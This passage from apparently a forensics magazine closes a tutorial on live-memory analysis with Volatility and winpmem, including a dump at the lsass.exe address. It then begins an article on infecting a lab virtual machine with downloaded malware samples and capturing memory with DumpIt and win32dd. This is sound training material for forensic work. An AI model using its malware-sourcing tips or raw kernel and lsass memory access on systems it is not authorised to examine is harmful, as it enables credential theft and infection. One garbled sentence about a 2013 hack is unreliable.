We can unload the driver with the `-u` option as and when required. The Pointer at CR3 can be seen as well and in total 7 memory ranges can be accessed. You should have administrative access when you load the driver as at times it fails to load. You may also use "Write enabled" version of winpmem that allows you to write to the memory. This is not advisable until you are very sure of what you are doing.

The content of memory can now be found at a psudo location `\\.\pmem`

Porting the volatility tech preview (tp): Volatality tp can now be ported to the winpmem driver we loaded. This can be done by providing the psudo location as the input file. On windows system make sure that you use "vol.exe" in command line in place of "vol" as vol defaults to "Volume" that will show information about current system volume. The command to be used on windows system is `vol.exe -f \\.\pmem --profile={profile}`. This will port the volatility to live memory. If no profile is provided volatility will choose on its own but there can be some error in choosing the same hence it's highly advisable to provide the profile information (Figure 20).




Figure 20. *Volatility TP ported to live memory*

Once Volatility tp is ported to the live system we can pass on all the options directly to get the output. Let's run "pslist" option and check the output (Figure 21).

```
Win7SP0x64:pmem 02:28:45> pslist
                        > pslist()
  Offset (V)   Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start
      Exit
-------------- -------------------- ------ ------ ------ -------- ------ ------ ----------
----- --------------------
0xfa80039c9740 System                    4      0    140     2410 ------ False 2013-09-18 21:5
2:50  -
0xfa800502ab30 smss.exe                400      4      2       32 ------ False 2013-09-18 21:5
2:50  -
0xfa8004f46b30 csrss.exe               520    496     10      567 ------ False 2013-09-18 21:5
2:56  -
0xfa80062c2730 wininit.exe             636    496      3       79 ------ False 2013-09-18 21:5
2:57  -
0xfa80062d3060 csrss.exe               656    644     14      972 ------ False 2013-09-18 21:5
2:57  -
0xfa8006314730 services.exe            692    636      9      239 ------ False 2013-09-18 21:5
2:57  -
0xfa800639e060 lsass.exe               720    636      8      705 ------ False 2013-09-18 21:5
2:58  -
0xfa80063a5720 lsm.exe                 728    636     10      169 ------ False 2013-09-18 21:5
```

Figure 21. *Process list obtained by issuing "pslist" option on live memory*

As can be seen we just passed on the option and it provided the output.

While one can run all the options available with volatility, this porting allows one to use other python command as well. As it's based on IPython (Interactive Python) one can get all the help required along with the options / commands available.

Let's just explore it a little more. As we can see the location of lsass.exe in virtual address space is 0xfa800639c060 we can use this to dump the content at this location.

Lets now dump the content by issuing the command

```
dump session.kernel_address_space, 0xfa800639e060
```

and we get the result shown in the Figure 22.

```
Win7SP0x64:pmem 02:29:04> dump session.kernel_address_space, 0xfa800639e060
                        > dump(session.kernel_address_space, 0xfa800639e060)
    Offset                          Hex                                Data
-------------- ----------------------------------------------- ----------------
0xfa800639e060 03 00 58 00 00 00 00 00 60 b8 62 06 80 fa ff ff  ..X.....`.b.....
0xfa800639e070 70 2c 6b 04 80 fa ff ff 78 e0 39 06 80 fa ff ff  p,k.....x.9.....
0xfa800639e080 78 e0 39 06 80 fa ff ff 00 d0 dc 11 01 00 00 00  x.9.............
0xfa800639e090 58 6e 3a 06 80 fa ff ff 58 93 11 08 80 fa ff ff  Xn:.....X.......
0xfa800639e0a0 00 00 00 00 00 00 00 00 01 00 04 00 00 00 00 00  ................
0xfa800639e0b0 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0xfa800639e0c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0xfa800639e0d0 d0 e0 39 06 80 fa ff ff d0 e0 39 06 80 fa ff ff  ..9.......9.....
0xfa800639e0e0 00 00 00 00 00 00 00 00 04 00 04 00 00 00 00 00  ................
0xfa800639e0f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0xfa800639e100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0xfa800639e110 08 00 00 00 09 06 00 00 02 00 00 00 00 00 00 00  ................
0xfa800639e120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0xfa800639e130 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 00  ............ ...
0xfa800639e140 00 58 3a 06 80 fa ff ff 10 48 31 06 80 fa ff ff  .X:......H1.....
0xfa800639e150 f6 10 3b b5 13 00 00 00 90 04 00 00 8a 03 00 00  ..;.............
```

Figure 22. *Dumping the content from the memory location*

We can find the physical address from a virtual address with "vtop" command. If we dump that physical address we will be able to see the same content.

We can go on exploring with the framework. The possibilities are unlimited. As we understand more about memory and its functioning we can explore more and more. With IPython we can actually use various API's and get more information.

EPILOGUE

At this point we have already detailed out the entire process that is followed for “Memory Forensics”. We started with the dumping and capturing the memory and related files, went on to analyze them in raw manner, then we jumped to Volatility framework and finally we explored the live memory. There are several other tools available for memory forensics that can help us out in the process. The most notable among them is “Redline” from Mandiant that automates the entire process. We could not include that due to space and time limitation but is definitely a tool to explore.

REFERENCES

- SIFT workstation from SANS (I have used it during the entire analysis)
- Malware Analyst Cookbook
- Michael Cohen’s presentation on memory forensics
- Volatility documentations
- *http://hiddenillusion.blogspot.in/2012/04/yara-volatility-beginning.html*

ABOUT THE AUTHOR



Working in the IT industry for more than 16 years as an independent consultant, Boonlia Prince Komal has touched a wide spectrum of technology ranging from High performance computing to complex networks, Virtualization to the core of OS. Author of the Book “System Forensics” he has assisted several law enforcement agencies and corporates in the matter of Cyber Crime, IP theft and Malware attacks. He has been actively involved in trainings particularly on information security and Forensics. He has several papers to his credit including “Altering Trojan signatures:- A newbie way”, “Malware analysis methodologies” and “Radio signal manipulation: The case of Non Line of sight signaling”. He had presented on “Steganography and steganalysis” at Nullcon 2010 and has been actively involved in designing the CTF for nullcon (HackIM). As a passionate trainer he has trained more than 5000 students with several institutions including IMT Ghaziabad, DAKC, IIM, CSI and number of engineering colleges. His recent workshop on “Information security using FOSS” by CSI got immense popularity in the “All Rajasthan Students Convention.

STEP BY STEP TO WORK WITH YOUR OWN MEMORY DUMPS

INFECT YOUR COMPUTER AND CREATE YOUR OWN LAB TO LEARN MORE ABOUT MEMORY FORENSICS

by Javier Nieto Arevalo

Currently the majority of us live an "Online Live" where everyday new risks appear. In our personal live or in our business live (sometimes they are joined) we hear a lot of news about security problems. Some days we can experiment these troubles in our computers or in our business networks.

What you will learn:

- How to get recent malware samples to infect your computer.
- How to create memory dumps from an infected computer.
- How to analyze a memory dump with Volatility.

What you should know:

- Get familiarized with Windows operating systems.
- Knowledge about RAM memory.
- Get familiarized with Virtualized Systems and the modern malware.

If your computer is alive and it is connected to the Internet, you are in risk of been attacked… You can bet you will be infected some day... Every week in the news you can check that huge companies like Google, Juniper, Adobe, and RSAeNvision... have been hacked because an advanced persistent threat (APT) was installed in their systems and their information was stolen. At this moment it's essential to have a great team able to make a good forensics analysis in order to detect the modern malware, evaluate the damage, check out what data was thieved and learn about it in order to avoid the same problem or another similar in the future.

The goal of this article is to show you how to get memory dumps from infected computers to learn how to work with tools like Win32dd, Volatility, and Memoryze…

Currently it's necessary to be aware of the huge problem of the modern malware. We need to forget that the malware is designed to break out our computers or remove our pictures... Now the goal of the modern malware or the APTs is to steal confidential information from large companies or governments, banks accounts, projects like motors designs or buildings drawings… Also this pest wants to take control over millions of computers in order to make a denial of service to websites, spread the malware, send spam... etc. Currently, the hackers are organized and many of them want to make money.... a lot of money!!!!! Others hackers called hacktivists are really interested

in making defacements of the web sites of some companies, governments or organizations that are contraries to their thoughts… Also, some governments and companies have their own hacker department for stealing private data from the others countries like the *Syrian Electronic Army Hacks* who recently hacked. This service provides publishers with recommended content from their own client's website. Cnn, The Wahington Post and Time are some of the Outbrien's clients which had serious problems in their web sites when they beginning to publish bad news like attacks to the White House… I want to show you some examples in order to demonstrate the importance to try to take control of the malware. In my opinion it's totally necessary to have a high knowledge in memory forensics and reversing malware in order to detect and avoid some examples like the below.

TIMELINE OF THE WELL KNOWN CYBER ATTACKS.

2009
Aurora Operation. More than 30 large companies like Google, Adobe Systems or Juniper suffered a data stolen.

Operation GhostNet. It affected to 1000 equipments of more than 203 countries. It appears the people who created the operation wanted to spy to Dalai Lama.

2010
Stuxnet It could be the first advanced malware. It is thought that it was developed by the United States and Israel to attack Iran's nuclear facilities. It was focus on SCADA systems in order to affect critical infrastructures. Kaspersky Lab concluded that the sophisticated attack could only have been conducted "with nation-state support and a study of the spread of Stuxnet by Symantec says that it was spread to Iran (58.85%), Indonesia (18.22%), India (8.31%), Azerbaijan (2.57%)....

In this article, we are going to download a memory dump from a computer which was infected with this malware and we are going to analyze it with Volatility.

Night Dragon Operation. This operation was designed to steal confidential information from multinationals involved on the oil sells, chemistry or energetic companies.

2011
Shady RAT Operation. With this operation the thieves stole information from more than 70 organizations like the Organization Nation United.

RSAEnVision. This company is focused in the computer science specially in the security field an it was hacked on March 2011. Sensible information about their SecurID two-factor authentication products was stolen. RSA said in a report they had spent $66 million to replace customer's SecuID tokens.

2012
Flame. This malware it's one of the more advanced threats that has been seen ever. It was designed for cyber espionage in Middle Eastern countries. This malware spread to other computers through the local network or USB devices. The latest variants don't run if you have installed Kaspersky anti-virus in your desktop.

Medre Operation. This operation was created in order to steal architectural drawing. It is an AutoLISP acad.fas file. When the user opens a DWG from a folder containing this file, the malware begin to send a copy of the project via email (using SMTP protocol).

Duqu. This worm was discovered on 1 September 2011 by Laboratory of Cryptography and System Security (CrySyS Lab) of the Budapest University of Technology and Economics in Hungary. The goal of this worm is to steal information from the infected host.

Gauss. It was detected in middle orient countries. It was developed to steal bank account information. Several banks were affected.

2013
APT1. Mandiant (company which develop Memoryze to do memory forensics analysis) published this awesome article *http://intelreport.mandiant.com/Mandiant_APT1_Report.pdf* where you can get a lot of information about the China's Cyber Espionage Units.

Red October. Was detected in October 2012 and uncovered in January 2013 by Kaspersky Lab. The target of this malware is to steal information of diplomatic, governments and scientific research organizations worldwide.

Attack to Adobe. In October 2013 this company published that they were attacked and sensitive information from approximately 2.9 million Adobe customers (names, encrypted credit card numbers, etc.) were stolen.

I think that with these examples we are aware the importance of the IT forensics team when a large company or government has been affected whit these types of malware.

In this article I want to write about where you can get memory dumps of the infected computers from the internet and how to take the memory dumps from your own infected hosts. Then we are going to analyze these memory dumps with memory forensics tools like Volatility. I think is a good idea to infect our own systems in a secure environment in order to practice the forensics malware and learn from it. I'm going to show you some websites where you can download recently malware samples. I recommend you to run the malware on a virtual machine or on a Sandbox to get the memory dump in order to create your own training but I advice you, several malware is designed for don't running in virtual machine or in machines who have installed malware reversing or forensics tools. It has sense, the hackers want their malware is hide as much time as possible…

WHERE CAN I GET SOME MALWARE SAMPLES?

Now I'm going to show you some websites where you can download the latest malware samples and other things related with it like network captures of several incidents.

Next websites are really useful if you want to download the latest malware samples in order to research the malware behavior.

CONTAGIODUMP

http://contagiodump.blogspot.com is a blog site where you can find a lot of malware samples, capture data files of the incidents, exploits and links of other websites which are hosting malware or malicious code.

These files can be downloadable from this website but they are compressed with password. It's necessary to send an email to the author, Mila. You can see the author's details and her email account in her blogger profile. *http://www.blogger.com/profile/09472209631979859691*.

MALWAREBLACKLIST

www.malwareblacklist.com is a project that got started back in 2007. This project houses one of the largest online repositories of malicious URLs. The web authors hope the data will help researchers in their understanding of the ever evolving threat landscape.

You can create a user and password of this website in order to get the malware samples or you can download directly from the original URL if it's still available.

MALWARE.LU

www.malware.lu contains a lot of malware samples. Currently the database contains 5,572,972 samples.

If you would like to download or submit samples, you need to have an account. To request an account, it's necessary to send an email to *ul.erawlam@retsiger* with your username and a short explanation why you want an account.

GETTING MEMORY DUMPS FROM THE INTERNET

There are a lot of sites where you can download the memory dumps from some infected host to practice memory forensics.

For example the Volatily's website provide us several of them in the next link. *http://code.google.com/p/volatility/wiki/SampleMemoryImages*

Malware Cookbook is a great book that I recommend you to buy. I think is one of the books everybody should read. It's really interesting. It will teach you a lot of things about the malware behavior and memory forensics. The writers uploaded a lot of malware examples and memory dumps to their website *http://malwarecookbook.googlecode.com* and it is free… The memory dumps examples from this book are included in the Volatility link above.

Here I offer you a link where you will found some examples from Linux machines. *http://secondlookforensics.com/linux-memory-images/*

There are more sites in the Internet with more examples… Just search in your favorite search engine.

GETTING OUR OWN MEMORY DUMPS

After having a secure environment where you can run our malware, for example installing a Windows XP SP2 in a Vmware, we can execute the malware with .exe extension what we found in the links above. In my opinion is a good idea to get several memory dumps in order to study the malware behavior and learn more about the new malicious techniques. There are a lot of tools to achieve this goal: Belkasoft Live RAM Capture, WindowsSCOPE, MddKntdd, Moonsols, FtK IMager, and Mandiant Memoryze… Here we are going to talk about some of them. Keep in mind the memory is volatile… it will be necessary to get some examples of the same computer because we are going to get more information. For example, it's possible in the first memory dump that the malware is sleeping but it doesn't in the third one.

MOONSOLS WINDOWS MEMORY TOOLKIT – DUMPIT

This tool can be downloaded here: *http://www.moonsols.com/#pricing.*

First you need to provide to the vendor some details like your name, address, phone number… and wait to receive an email with the link where you can download it.

The compressed file just downloaded contains these tools:

- dumpit.exe
- hibr2dmp
- hibr2bin
- dmp2bin
- bin2dmp

There are different versions with different features. You can see the differences between them in the screenshot below:



Figure 1. *Different versions of Moonsols Toolkit*

In my case, I've chose the first one option. It's free but we can't work with the last software version. It shouldn't be a problem…

Ok, let's go to work.

When the compressed file is uncompressed, for example in an infected computer, we can see the files below.




Figure 2. *Uncompressed files*

It's really easy to make a memory dump if we run DumpIt.exe. Just open the executable and give the answers to its questions.

In this case, we agree with the destination folder.




Figure 3. *Memory dump in process*

Then, we can see the memory dump file has been created and now we can look at the file details.




Figure 4. *Memory dump details*

WORKING WITH WIN32DD AND WIN64DD

Before Dumpit, there were two executables to create the memory dumps: Win32dd.exe and Win64dd.exe.

MoonSols DumpIt replaces MoonSols Win32dd and Win64dd but I really like the older versions. I can't tell you where you can find these older versions because as professional that I am, I shouldn't recommend you to make downloads from different websites than the official website… But I invite you looking for them and test it. I usually work with the older version (I can tell you I am not the only one) and I going to show you their features. Then, you have the choice…

Features:

- win32dd and win64dd works for Microsoft Windows XP, 2003, 2008, Vista, 2008 R2, 7 64-bits (x64) Edition.
- These tools have a server component. We can send memory dumps through our local network.
- Hashing support with MD5, SHA-1, and SHA-256.
- It can convert full memory dumps to Microsoft crash dumps so we can analyze them using some Microsoft's debuggers.
- They are able to convert hibernation files into memory dumps.

Now we are going to create the memory dump from the cmd line with win32dd.exe.

With the command below we can list the options available.

```
win32dd.exe -h
```




Figure 5. *Win32dd help*

Now, we are going to create a memory dump called “mem.dmp” with the command below.

```
win32dd.exe /f mem.dmp /s 1
```

- `/f` File destination
- `/s <value>` Hash function to use. In this case we have selected 1: SHA1 algorithm.

```
win32dd.exe /f mem.dmp /s 1
  win32dd - 1.3.1.20100417 - (Community Edition)
  Kernel land physical memory acquisition
  Copyright (C) 2007 - 2010, Matthieu Suiche (http://www.msuiche.net)
  Copyright (C) 2009 - 2010, MoonSols (http://www.moonsols.com)

    Name                        Value
    ----                        -----
    File type:                  Raw memory dump file
    Acquisition method:         PFN Mapping
    Content:                    Memory manager physical memory block

    Destination path:           mem.dmp

    O.S. Version:               Microsoft Windows XP Professional Service Pack
(build 2600)
    Computer name:              CASA-4E38366D1A

    Physical memory in use:         36%
    Physical memory size:        523760 Kb (    511 Mb)
    Physical memory available:   333160 Kb (    325 Mb)

    Paging file size:           1276156 Kb (   1246 Mb)
    Paging file available:      1106108 Kb (   1080 Mb)

    Virtual memory size:        2097024 Kb (   2047 Mb)
    Virtual memory available:   2083012 Kb (   2034 Mb)

    Extented memory available:         0 Kb (      0 Mb)

    Physical page size:         4096 bytes
    Minimum physical address:   0x0000000000001000
    Maximum physical address:   0x000000001FFFF000

    Address space size:         536870912 bytes ( 524288 Kb)

    --> Are you sure you want to continue? [y/n] y

    Acquisition started at:     [30/8/2013 (DD/MM/YYYY) 18:35:22 (UTC)]

    Processing....
```

Figure 6. *Acquisition in process*

Now we need to wait while the dump is been create. The time will depend of the memory assigned to you machine. In this case, the machine has 512Mb of RAM. After waiting only 32 seconds we have got the memory dump with the SHA1 checksum.

```
Acquisition started at:     [30/8/2013 (DD/MM/YYYY) 18:35:22 (UTC)]

Processing....Done.

Acquisition finished at:  [2013-08-30 (YYYY-MM-DD) 18:35:55 (UTC)]
Time elapsed:             0:32 minutes:seconds (32 secs)

Created file size:          536870912 bytes (    512 Mb)

NtStatus (troubleshooting):   0x00000000
Total of written pages:        130957
Total of inacessible pages:         0
Total of accessible pages:     130957

SHA1: 9F2509C11C68555ADD75EF40549343A478EDB392

Physical memory in use:         36%
Physical memory size:        523760 Kb (    511 Mb)
Physical memory available:   330424 Kb (    322 Mb)

Paging file size:           1276156 Kb (   1246 Mb)
Paging file available:      1105904 Kb (   1079 Mb)

Virtual memory size:        2097024 Kb (   2047 Mb)
Virtual memory available:   2083012 Kb (   2034 Mb)

Extented memory available:         0 Kb (      0 Mb)

Physical page size:         4096 bytes
Minimum physical address:   0x0000000000001000
Maximum physical address:   0x000000001FFFF000

Address space size:         536870912 bytes ( 524288 Kb)
```

Figure 7. *Acquisition finished*

It's totally necessary to verify the hash of the file when it has been created. Then, we are going to copy this file to our computer in order to do a memory forensics. Before beginning with this task it's necessary to make sure there aren't any errors or modifications in the memory dump checking that the memory dump's hash just taken is the same to the hash of the memory dump's copy.

In Linux, just type this command to achieve this goal.

```
sha256sum memory.dmp
```

Like the one mentioned above, Win32dd and Win64dd have a client and server component. In order to save the memory dump to other machine through the local network please follow the next steps.

SERVER COMPONENT

First of all we need to know the server IP address.




Figure 8. *Server IP address*

And then it's necessary to run the server.

By default the server listen on the tcp/1337 port. Keep in mind your firewall has to allow the connections on this port.

With the command below, we can run the server component.

```
win32.dd  /l  /f  mem.dmp
```



Figure 9. *Server has just started*

CLIENT SIDE COMPONENT

First of all we need to check if the connection is available. We can ping to the server from the client to check if the connection is allowed.




Figure 10. *Network connectivity checked*

Now we are going to create a memory dump and send it to the server using the command below.

```
win32dd.exe /t 192.168.1.40 /s 1
```

Noticed we have just selected the same options that in the example before.

```
win32dd.exe /t 192.168.1.40 /s 1
  win32dd - 1.3.1.20100417 - (Community Edition)
  Kernel land physical memory acquisition
  Copyright (C) 2007 - 2010, Matthieu Suiche <http://www.msuiche.net>
  Copyright (C) 2009 - 2010, MoonSols <http://www.moonsols.com>

    Name                        Value
    ----                        -----
    File type:                  Raw memory dump file
    Acquisition method:         PFN Mapping
    Content:                    Memory manager physical memory block

    Remote server:              192.168.1.40:1337

    O.S. Version:               Microsoft Windows XP Professional Service Pack 3
 (build 2600)
    Computer name:              CASA-4E38366D1A

    Physical memory in use:         38%
    Physical memory size:        523760 Kb (    511 Mb)
    Physical memory available:   321168 Kb (    313 Mb)

    Paging file size:           1276156 Kb (   1246 Mb)
    Paging file available:      1093960 Kb (   1068 Mb)

    Virtual memory size:        2097024 Kb (   2047 Mb)
    Virtual memory available:   2083012 Kb (   2034 Mb)

    Extented memory available:        0 Kb (      0 Mb)

    Physical page size:         4096 bytes
    Minimum physical address:   0x0000000000001000
    Maximum physical address:   0x000000001FFFF000

    Address space size:         536870912 bytes ( 524288 Kb)

    --> Are you sure you want to continue? [y/n]
```

Figure 11. *Memory dump in process*

We wait just a few seconds and that it is all.

```
Acquisition started at:     [30/8/2013 (DD/MM/YYYY) 19:3:58 (UTC)]

Processing....Done.

Acquisition finished at:  [2013-08-30 (YYYY-MM-DD) 19:04:37 (UTC)]
Time elapsed:             0:39 minutes:seconds (39 secs)

Created file size:          536870912 bytes (    512 Mb)

NtStatus (troubleshooting):   0x00000000
Total of written pages:        130957
Total of inacessible pages:         0
Total of accessible pages:     130957

SHA1: 64B51E26D7813868E88027C2D2409DBDD74B611E

Physical memory in use:          38%
Physical memory size:         523760 Kb (    511 Mb)
Physical memory available:    320588 Kb (    313 Mb)

Paging file size:           1276156 Kb (   1246 Mb)
Paging file available:      1093728 Kb (   1068 Mb)

Virtual memory size:        2097024 Kb (   2047 Mb)
Virtual memory available:   2083012 Kb (   2034 Mb)

Extented memory available:        0 Kb (      0 Mb)

Physical page size:         4096 bytes
